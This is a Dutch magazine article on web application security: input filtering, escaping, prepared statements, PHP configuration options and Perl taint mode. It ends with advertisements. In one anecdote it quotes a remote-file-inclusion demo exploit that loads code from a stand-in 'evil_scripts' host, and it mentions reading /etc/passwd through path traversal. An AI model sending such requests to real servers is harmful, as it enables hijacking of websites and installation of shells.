
Hoe controleer je nu als webontwikkelaar de geldigheid van al die gegevens? Simpel: doordat variabelen bijna altijd een vast type hebben, kun je dus controleren of ze een bepaald waardebereik of een bepaalde tekenset hebben. Geboortejaren liggen doorgaans tussen 1900 en de huidige datum. In naamvelden hoeven mensen afhankelijk van de taal alleen hoofd- en kleine letters in te kunnen typen, met eventueel wat extra internationale speciale tekens en misschien een decimaalpunt en een komma.

Speciale tekens waarmee narigheid kan worden uitgehaald, moeten natuurlijk zo vroeg mogelijk worden weggefilterd. Door bijvoorbeeld handig nul-bytes of newlines in code in te voegen, kunnen aanvallers sommige stringfuncties onderuit halen. Hetzelfde geldt voor aanhalingstekens, enkele andere stuurtekens en in sommige gevallen ook voor Unicode-tekens.

In principe moeten alle speciale tekens die in de broncode worden gebruikt als kritisch worden beschouwd. Bij strings die ooit in een HTML-pagina terecht moeten komen, zijn juist vishaken voor HTML-tags de boosdoener. Ook het procentteken en de ampersand (&) kunnen daar misbruikt worden.

Whitelisting

Omdat het lastiger en onveiliger is om alle potentieel problematische tekens weg te fil-



Chronisch lek: het phpBB-forum en zijn plug-ins.

teren (*blacklisting*), kiezen webontwikkelaars er meestal voor om met hun filters juist alleen bepaalde waarden toe te staan (*whitelisting*). Het gaat dan niet alleen over stringfilters. Bij het opgeven van een land kun je bijvoorbeeld even goed een landenlijst gebruiken.

Als je de mogelijke invoergegevens niet zonder meer kunt beperken tot bepaalde tekens, dan is het nog aan te raden om speciale tekens en stuurtekens te *escapen*, zodat die hun speciale functie verliezen. De meeste scripttalen hebben hiervoor speciale functies. Bedenk je bij het escapen altijd voor welk doel de gegevens worden gebruikt.

Zo beschikt ook PHP over heel wat filterfuncties. `htmlspecialchars()` vervangt alle tekens met een speciale betekenis binnen HTML door hun HTML-codes. Zo wordt `<` bijvoorbeeld `<`. De functie `addslashes()` maakt strings in het algemeen geschikt voor databasegebruik door een backslash te plaatsen vóór tekens als `'`, `"`, backslashes en nulbytes. Beter geschikt voor specifieke MySQL-statements is `mysql_real_escape_string()`. `escapeshellcmd()` doet hetzelfde voor shell-commando's en hun parameters.

Het is nog beter om *prepared statements* te gebruiken voor SQL-requests. Dit zijn een vergelijkbaar soort query-sjablonen waarbij SQL-injection niet meer zonder meer mogelijk is. PHP ondersteunt deze sjablonen sinds versie 5 met de `mysqli`-extensie. In Perl kan de DBI-module er prima mee werken. Nog een alternatief in PHP zijn de zogenaamde PHP Data Objects, die zijn geïntroduceerd met PHP 5.1. Voor meer PHP-specifieke informatie verwijzen we naar het 'security'-hoofdstuk uit het officiële PHP-handboek.

Andere veiligheidsproblemen ontstaan als een webapplicatie modulair gebouwd is, maar de hulpscripts (zoals `phpBB`-plug-ins) ook direct door een websurfer gestart kunnen worden. Vaak is dat niet de bedoeling. Zulke modulescripts moet je daarom beschermen tegen directe aanroepen. In PHP gebeurt dit bijvoorbeeld door

```
defined ('_GLOBALE_WAARDE') or die ('Direct oproepen  
verboden!');
```

aan het begin van het script te zetten. Een script dat zo beschermd wordt, kan alleen gestart worden door andere scripts die de oproep van de module hebben voorbereid met bijvoorbeeld

```
define ('_GLOBALE_WAARDE', null);
```

Vroeg ontsmetten

De PHP-kenners onder ons zullen bij de genoemde voorbeelden al meer dan eens gedacht hebben 'maar dat zet je toch sowieso uit?'. Je kunt namelijk al bij het configureren van PHP voorkomen dat je webserver gevoelig is voor bepaalde aanvallen of er bij voorbaat al voor zorgen dat de schade binnen de perken blijft. Hoe minder rechten een webapplicatie heeft, des te minder er mis kan gaan.

Het PHP-dilemma

Ralf M. stond wel even te kijken toen hij de volgende bizarre mededeling van zijn provider zag: "We hebben onlangs een hackpoging op onze servers geconstateerd die van uw webpresentie werd gestart". Wat was er gebeurd?

Ralf M. heeft een eigen website waarop bezoekers onder andere dankzij de PHP-software Tiny Webgallery een verzameling foto's kunnen bekijken. Vier dagen eerder publiceerde een hacker genaamd *xoron* op de security-mailinglist Full Disclosure een veiligheidsfout in deze PHP-software – voor het gemak meteen met een demo-exploit erbij:

```
image.php?image=http://evil_scripts
```

Twee dagen ervoor werd de server bestookt met dit soort requests. Deze requests installeerden complete PHP-shells vanuit meestal Oost-Europese servers. In die shells zit alles wat hackers wel geïnteresseerd vinden: het installeren van backdoors, lokale kernelexploits en onbeperkte commandline shells. Wat ze daarna nog met de computer uithaalden, is achteraf nauwelijks meer uit te vogelen.

Duizenden website-eigenaren komen nog altijd in een vergelijkbare situatie terecht. Vooral als je een shared-hostingservice gebruikt, heb je immers maar weinig mogelijkheden om jezelf ertegen te beschermen. Of je nu een fotogalerij, een forum of een database wilt hebben, meestal heb je al snel een PHP-applicatie nodig. Zelf schrijven is in veel gevallen geen optie, en dat zou qua veiligheid ook lang niet altijd beter zijn. Je moet je dan ook realiseren dat als je een PHP-applicatie van derden installeert, je er eigenlijk van meet af aan al een handvol be-


veiligingsgaten bijgeleverd krijgt. Elke dag worden er op de security-forums minstens zes nieuwe veiligheidsfouten gepubliceerd.

Deze veiligheidslekken worden vervolgens door criminele bendes systematisch en professioneel uitgebuit: welke sites kwetsbaar zijn voor kwaadaardige code is makkelijk op te zoeken via Google. Het inbreken is ook niet lastig, want voor de inbraak zijn er altijd wel PHP-shells beschikbaar op eerder gekaapte servers. Kortom, binnen enkele dagen na de publicatie van het veiligheidslek wordt de server voor zo ongeveer alles misbruikt wat God verboden heeft. Stukjes code die aan websites zijn toegevoegd, exploiteren hierbij lekken in de browser om keyloggers en andere spyware op je nietsvermoedende pc te installeren. Ook kan je trouwe systeem voortaan als DDoS-client of spamverspreider door het leven gaan.

Het zou een leuke, preventieve maatregel zijn als je er door schakelaars voor zou kunnen zorgen dat PHP-applicaties – onder alle omstandigheden – geen code van een externe server mogen laden en uitvoeren. Maar dit kan niet, omdat de opties die we hebben vermeld in het kader over `php.ini` alleen globaal in de systeemwijde PHP-configuratie ingesteld kunnen worden. En dat kunnen de hosters weer niet doen, omdat dan veel webapplicaties van hun klanten niet meer zouden werken.

Een fundamentele verbetering hoef je voorlopig niet te verwachten: er staan geen gelokaliseerde veiligheidsopties per PHP-applicatie op het programma en er staat ook geen Perl-achtige taint-modus op de PHP-roadmap. Als je op een shared-hostingserver dus een PHP-applicatie wilt gebruiken,

kun je alleen maar op de pagina's van de producenten naar nieuwe versies zoeken en die snel installeren.



De PHP-shells die voor hackaanvallen gebruikt worden, zijn vaak mooier en luxer dan de beheerfrontends van webhosters zelf...

Het kader over het centrale configuratiebestand van PHP, `php.ini`, beschrijft de belangrijkste PHP-veiligheidsopties. Niet alle webapplicaties kunnen met elke optie werken. Als je server meerdere PHP-applicaties aanbiedt, moet je de opties een voor een controleren op compatibiliteit. Helaas kun je er vaak niet omheen om bij problemen dan maar de kleinste gemene deler te kiezen of om applicaties die voor problemen zorgen naar andere servers te verplaatsen.

Shared webhosting is sowieso geen aanrader voor het veilig draaien van een PHP-applicatie. De vele incompatibiliteiten van kant-en-klare PHP-software met de strengere veiligheidsinstellingen, die je bij PHP alleen globaal kunt instellen, dwingen de meeste shared-hostingaanbieders tot onveilige configuraties.

Wel heeft PHP5 een speciale modus die zuiver programmeren afdwingt en die je ook via een script aan kunt zetten. Na de aanroep `error_reporting (E_STRICT)`; genereert de interpreter waarschuwingen als je bijvoorbeeld een variabele gebruikt die niet geïnitieerd is. Ook Perl heeft zo'n zogenaamde *taint*-modus, die je voor een script kunt activeren door de optie `-T` op te geven in de eerste regel:

```
#!/usr/bin/perl -T
```

In deze modus mogen er geen gegevens die van buiten het script afkomstig zijn, doorgegeven worden aan onderprocessen van het script. Je moet ze dus eerst 'ontsmetten' met bijvoorbeeld een reguliere expressie als filter. De Perl-interpretter beschouwt onder meer alle GET- en POST-variabelen als 'tainted' (besmet). Als bijvoorbeeld de variabele `$formulier("e-mail")`, die afkomstig is uit een formulier dat een gebruiker heeft ingevuld, zonder controle doorgegeven dreigt te worden aan een shell-commando, wordt het hele Perl-script abrupt beëindigd. Je kunt sinds Perl 5.8 met de functie `tainted()` uit de module `Scalar::Util` controleren of de interpretter denkt dat een variabele besmet is. De *taint*-modus dwingt de ontwikkelaar in zekere zin om netjes met gegevens van buiten de applicatie om te gaan. De andere functies van de *taint*-modus staan gedocumenteerd in de man-pagina *perlsec*.

Netwerksecurity

Zoals we al aan het begin van dit artikel zeiden, is ook de beveiliging van de rootserver zelf natuurlijk essentieel en dat geldt ook voor het netwerk van de server. Als een aanval bij voorbeeld de login-gegevens van een aparte databaseserver te pakken weet te krijgen, zijn die voor hem nutteloos zolang hij daar toch niet bij kan. Daarom moeten alleen de machines die afhankelijk zijn van dergelijke back-endsystemen daar toegang toe krijgen. Ook hier geldt het principe van de minimale rechten.

Tenslotte kun je met applicatiefirewalls als `mod_security` voor de webserver Apache nog een aantal mogelijke aanvallen afvangen. Dat is echter puur een extra veiligheidsmaatregel

De belangrijkste beveiligingsopties in `php.ini`

register_globals = off voorkomt dat het toewijzen van variabelen in HTTP-requests en cookies globale programmavariabelen kan overschrijven. Deze optie dwingt scripts ertoe om door de gebruiker verzonden variabelen bewust op te halen via speciale arrays zoals `$_REQUEST`. Daardoor kan een aanval er niet meer zomaar gebruik van maken als een script niet-geïnitieerde variabelen gebruikt of lichtzinnig bepaalde globale defaultinstellingen veronderstelt.

allow_url_fopen = off zorgt ervoor dat PHP-scripts alleen lokale bestanden van dezelfde server kunnen aanroepen. Dit is een bijzonder grote hindernis voor allerlei soorten aanvallen, omdat er dan ook geen scripts meer direct vanuit externe sites geladen kunnen worden.

safe-mode = on zorgt er onder andere voor dat het PHP-proces alleen nog bestanden en directories mag benaderen die eigendom zijn van de gebruiker met wiens rechten het PHP-proces draait. Op Linux-servers is dit vaak `www-data`, bij gebruik van Apache-modules als `mod_suexec` [2] of `suPHP` is dat meestal de eigenaar van het script. Bovendien blokkeert de *safe-mode* met de standaardinstellingen gevaarlijke functies als `shell_exec()`, maar je kunt het gedrag via extra opties bepalen.

open_basedir = /pad/naar/www-map gebruik je om een basisdirectory aan te wijzen. PHP-scripts mogen geen bestanden openen die niet binnen die directorystructuur liggen – net als bij een chroot-omgeving. Het benaderen van submappen is natuurlijk wel toegestaan, maar direct lezen van bijvoorbeeld `/etc/passwd` en andere geheime gegevens buiten de rootdirecto-

ry van de website is zo niet meer mogelijk met *path traversal*.

display_errors = off maakt het onder bepaalde voorwaarden soms lastiger om een aanval goed voor te bereiden. Voor sommige aanvallen moet je bijvoorbeeld het exacte pad van een bestand bij een webapplicatie weten. Deze informatie kun je onder andere ontfoetselen aan menig PHP-foutmelding. De optie verhindert dat aanvallers doelgerichte foutmeldingen kunnen provoceren.

magic_quotes_gpc = on escaped alle aanhalingstekens (`'`), dubbele aanhalingstekens (`"`), backslashes (`\`) en NULL-tekens automatisch met een backslash. Hiermee kunnen SQL-injectieaanvallen deels worden verhinderd. Overigens bestaan er wel mogelijkheden om deze beperking te omzeilen. Bovendien werken een aantal toepassingen niet met deze optie.

disable_functions specificeert een lijst van uitgeschakeld PHP-functies. Met name PHP-toepassingen die om veiligheidsredenen zijn ontwikkeld, gaan met een grote boog om potentieel gevaarlijke functies als `exec()` heen. Hierdoor zullen die functies meestal geen problemen veroorzaken; de in omloop zijnde exploits echter wel.

sql.safe_mode zorgt dat de aanmeldingsprocedure op een databaseserver speciale manier verloopt. In deze modus gebruiken de PHP-functies bij het aanmelden bij de database uitsluitend de gebruikersnaam van het PHP-script. Bij shared-hostingservices komt de naam van de databasegebruiker haast nooit overeen met de PHP-gebruikersnaam, waardoor deze optie zelden van pas komt.

en mag geen reden zijn om fouten in webapplicaties dan maar te laten zitten.

Bewustwording

Perfekte beveiliging bestaat niet. Het is sowieso eerder een continu proces dan een toestand. Softwareontwikkelaars werken vaak onder hoge tijds- en kostendruk en hun prestatie wordt vaak beoordeeld aan de hand van de ontwikkeltijd, gebruikersvriendelijkheid en lay-out. Het is dus verstandig om veiligheidseisen al in de planningsfase van het ontwikkeltraject van een webapplicatie mee te nemen. Sterker nog: ze zouden een verplicht onderdeel van de specificatie moeten zijn. Maar in de praktijk worden ze namelijk maar al te vaak het kind van de rekening.

Het is daarom aan te raden om een uitgebreid beveiligingsconcept te ontwikkelen, vooral als er met persoonsgegevens gewerkt wordt. Het is altijd verkeerd om pas zwakke

punten weg te gaan werken op het moment dat die ontdekt worden. De veiligheid van een webapplicatie is namelijk sterk afhankelijk van de tijd tussen het ontdekken van een veiligheidsprobleem en het verwijderen ervan. (mda)

Literatuur

- [1] Online demonstratie van bekende XSS-gaten: <http://baseportal.com/baseportal/phishmarkt/at>
- [2] Geavanceerde SQL-injections en bescherming door Prepared Statements: http://en.wikipedia.org/wiki/SQL_injection
- [3] Beveiligingsuitbreiding `suEXEC` voor Apache: <http://httpd.apache.org/docs/2.0/suexec.html>
- [4] dr Harald Leinders, Andreas Neue, Aan de slag, Linux-rootserver met LAMP webklaar maken, c't 9/2006, p.130
- [5] FOD economie, http://www.statbel.fgov.be/fiGurEs/d352_nl.asp

SPECIAL

Meer dan 200 apps voor de iPhone en iPod touch

iPhone App Gids 2009

De beste koopjes uit de App Store

Nu in
de winkel**€12,95**kijk op de
website**SPECIAL**
De App Store uitgegeven door de redactie van

iPhone App Gids 2009

De beste koopjes uit de App Store

Meer dan
200
Apps & games
besprokenJouw
complete
overzicht
van de beste
applicaties
voor de
iPhone en
iPod Touch**Alle categorieën besproken**
Of het nu gaat om boeken, routebeschrijvingen of het weer, in de App Store staan apps voor alle onderwerpen en interessegebieden.**Gratis Apps**
In de App Store vind je gratis apps in overvloed. Maar welke zijn de moeite waard? Wij onderzoeken voor jou de interessantste gratis apps.**Uitgebreide reviews**
Per categorie van de App Store wijden we een hele pagina aan het beste programma uit onze selectie**GRATIS
CD**

INCLUSIEF GRATIS CD



Alle categorieën besproken

Of het nu gaat om boeken, routebeschrijvingen of het weer, in de App Store staan apps voor alle onderwerpen en interessegebieden.



Uitgebreide reviews

Per categorie van de App Store wijden we een hele pagina aan het beste programma uit onze selectie



Gratis Apps

In de App Store vind je gratis apps in overvloed. Maar welke zijn de moeite waard? Wij onderzoeken voor jou de interessantste gratis apps.

www.icreatemagazine.nl

(IN NEDERLAND GRATIS THUISBEZORGD, IN BELGIË 5 EURO VERZENDKOSTEN)

HOSTING[®]

2GO

- **2500MB Webruimte (2,5GB!)**
- **30GB Dataverkeer per maand**
- **Inclusief Domeinnaam**
(nl/com/net/org/info)
(.eu voor meerprijs)
- **Onbeperkt E-Mail en Webmail**
Onbeperkt Subdomeinen, PHP4, PHP5, Perl, MySQL, FTP en Frontpage, Plesk, Python, ImageMagick, GD2,
- **Supersnelle Online Helpdesk**
- **En nog veel meer!**

€ 2,-

PER MAAND

€ 28,56 per jaar incl. BTW

➤ **www.hosting2go.nl**



**Vanaf nu
GRATIS
verkrijgbaar!**